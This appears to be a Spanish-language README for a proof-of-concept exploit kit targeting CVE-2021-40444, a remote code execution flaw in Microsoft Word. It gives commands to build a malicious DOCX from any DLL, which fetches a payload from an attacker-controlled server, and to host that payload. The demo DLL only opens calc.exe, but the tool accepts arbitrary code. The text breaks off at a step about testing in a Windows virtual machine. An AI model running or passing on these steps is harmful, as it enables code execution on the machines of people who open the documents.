 w1kyri3/exploit-poc-cve-2021-40444-inject-ma-doc-vao-docx
Genera archivos DOCX maliciosos que explotan CVE-2021-40444 para lograr la ejecución remota de código mediante documentos de Office manipulados, con un servidor de alojamiento integrado para la entrega de cargas útiles.

Generador de documentos docx maliciosos para explotar CVE-2021-40444 (Ejecución remota de código en Microsoft Office Word)
La creación de este script se basa en la ingeniería inversa de la muestra utilizada en entornos reales: 938545f7bbe40738908a95da8cdeabb2a11ce2ca36b0f6a74deda9378d380a52 (archivo docx)
Primero debes instalar lcab (sudo apt-get install lcab)
Consulta REPRODUCE.md para ver los pasos de reproducción manual
Si tu cab generado no funciona, intenta apuntar la URL de exploit.html a calc.cab

Primero genera un documento docx malicioso a partir de una DLL; puedes usar la que está en test/calc.dll, la cual simplemente abre un calc.exe mediante una llamada a system()
python3 exploit.py generate test/calc.dll http://<IP DEL SERVIDOR>

Una vez que generes el docx malicioso (estará en out/), puedes configurar el servidor:
sudo python3 exploit.py host 80

Finalmente, prueba el docx en una máquina virtual Windows: